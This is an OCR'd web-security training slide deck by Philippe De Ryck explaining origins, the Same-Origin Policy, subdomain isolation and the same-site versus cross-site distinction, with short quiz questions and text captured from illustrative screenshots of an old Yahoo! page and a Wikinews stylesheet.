The security model of the web

Dr. Philippe De Ryck

https://PragmaticWebSecurity.com

Yahoo! Auctions
coins, cards, stamps

Find a loan
Win $10,000

advanced search

Yahoo! Games - Play online chess, bridge, spades, hearts and more...

Shopping - Yellow Pages - People Search - Maps - Travel Agent - Classifieds - Personals - Games - Chat
Email - Calendar - Pager - My Yahoo! - Today's News - Sports - Weather - TV - Stock Quotes - more...

Arts & Humanities
Literature, Photography...

News & Media
Full Coverage, Newspapers, TV...

Business & Economy
Companies, Finance, Jobs...

Recreation & Sports
Sports, Travel, Autos, Outdoors...

Computers & Internet
Internet, WWW, Software, Games...

Reference
Libraries, Dictionaries, Quotations...

Education
College and University, K-12...

Regional
Countries, Regions, US States...

Entertainment
Cool Links, Movies, Humor, Music...

Science
Biology, Astronomy, Engineering...

Government
Military, Politics, Law, Taxes...

Social Science
Archaeology, Economics, Languages...

Health
Medicine, Diseases, Drugs, Fitness...

Society & Culture
People, Environment, Religion...

In the News
- Up to 25 dead in Colorado H.S. shooting
- NATO - Serbia war
- Year 2000 problem

more...

Marketplace
- Kosovo Charity Auctions
- Custom mortgage quotes at the Loan Center

more...


Inside Yahoo!
- Y! Pager - instant messaging
- Y! Clubs - something for everyone
- Y! Calendar - your personal web calendar

more...

World Yahoo!s *Europe* : Denmark - France - Germany - Italy - Norway - Spain - Sweden - UK & Ireland
Pacific Rim : Australia & NZ - HK - Japan - Korea - Singapore - Taiwan -- Asia - Chinese
Americas : Canada - Spanish

Yahoo! Get Local LA - NYC - SF Bay - Chicago - more...

Enter Zip Code



Wikipedysta:Amgine/monobook.css

< Wikipedysta:Amgine

Note: After saving, you have to clear your browser cache to see the changes: **Mozilla:** click *Reload* (or *Ctrl-R*), **IE / Opera:** *Ctrl-F5*, **Safari:** *Cmd-R*, **Konqueror** *Ctrl-R*.

```
/* Wikinews CSS v0.6              */
/* Last update: 7th March UTC     */
/* ============================== */
/* This skin works under Opera    */
/* and Gecko browsers. There are  */
/* glitches under IE, and I'm     */
/* not sure about other browsers  */
/* so if anyone could send me     */
/* screenshots of this layout on  */
/* Mac and Linux browsers, it'd   */
/* be appreciated.                */
/* ------------------------------ */

/* If you want to use this skin in your CSS, just paste the following line in your monobook.css file:
@import "http://pl.wikinews.org/w/index.php?title=Wikipedysta:Datrio/monobook.css&action=raw&ctype=text/css";

This will allow me to make changes in the skin, so that you won't have to manually update it in your monobook.css.
*/

body {
background: white !important;
}
h1, h2, h3, h4, h5, h6 {
border-bottom: 1px solid #88D2F7;
font-family: verdana;
}
a {
```

I am *Dr. Philippe De Ryck*

Founder of Pragmatic Web Security

Google Developer Expert

Auth0 Ambassador

SecAppDev organizer

I help developers with security

✓ Hands-on in-depth security training

✓ Advanced online security courses


✓ Security advisory services

https://pdr.online


Origins in the browser

What is the definition of an origin?

The definition of an origin




The definition of an origin



The Same-Origin Policy (SOP)

Content retrieved from one origin can freely interact with other content from that origin, but interactions with content from other origins are restricted





Loading an iframe in an HTML page

```html
<iframe src="https://restograde.com">
</iframe>
```

The Same-Origin Policy (SOP)

Content retrieved from one origin can freely interact with other content from that origin, but interactions with content from other origins are restricted





The origin as a security principal

- Origins are used as a principal for making security decisions
  - The Same-Origin Policy governs interaction between contexts
  - The SOP affects the DOM and all its contents

- Other origin-protected resources in a modern browser
  - Permissions for sensitive features are also granted per origin
  - Client-side storage areas (Web Storage, IndexedDB, virtual file systems, ...)
  - Ability to send JavaScript-based XHR requests without CORS restrictions
    - Includes the capability to load resources and inspect their contents (e.g. JS source code)

- One of the most important aspects of web security is controlling your origin
  - Once an attacker runs code within your origin, it will be hard to provide any security

Compartmentalization using the Same-Origin Policy

SERVER

example.com/**calendar**

example.com/**forum**

example.com/**admin**

Browsers cannot isolate based on paths, so each of these applications runs in same "trust zone". One piece of malicious JS code in any of these apps can influence all the other apps.

SERVER


calendar.example.com

forum.example.com

admin.example.com

Each of the applications is runs in an isolated origin, isolating the applications from each other. A vulnerability in the forum will not automatically affect the admin app.

ORIGINS AND SITES



ORIGINS AND SITES

- Same-site or cross-site is determined based on the ***eTLD + 1*** (i.e., the domain)
  - Simply put, the site corresponds to the domain you buy from a registrar
    - E.g., *restograde.com*, *restograde.co.uk*
  - Protocol, subdomains, ports, and paths are ignored in making this decision

- Everything running in a site is considered to (loosely) belong together
  - The browser still enforces the Same-Origin Policy on each individual browsing context
  - Additional security measures sometimes rely on the cross-site property of a context
    - E.g., the cookie *SameSite* flag, Cross-Origin Resource Policy (CORP)

- Subdomains are considered cross-origin but not cross-site
  - Avoid giving control of subdomains to untrusted or external parties

Which of these URLs are cross-origin compared to *`https://app.restograde.com/calendar/`*

- A `http://app.restograde.com/calendar/`
- B `https://app.restograde.com/reviews/`
- C `https://app.restograde.com:8443/calendar/`
- D `https://www.restograde.com/calendar/`

Which of these URLs are cross-site compared to *`https://app.restograde.com/calendar/`*

A `https://www.restograde.com/calendar/`

B `https://reviews.restograde.com/`


C `https://restogradecalendar.com/`

D None of the above

ORIGINS AND SITES

https://restograde.com/app	**Origin:** (https, restograde.com, 443) **Site:** restograde.com
https://restograde.com/calendar	**Origin:** (https, restograde.com, 443) **Site:** restograde.com
https://app.restograde.com	**Origin:** (https, app.restograde.com, 443) **Site:** restograde.com
https://myrestograde.com/app	**Origin:** (https, myrestograde.com, 443) **Site:** myrestograde.com

Cookies, the good parts


app.restograde.com
1 Request resource from server
2 Response with data and headers
SERVER
COOKIE JAR
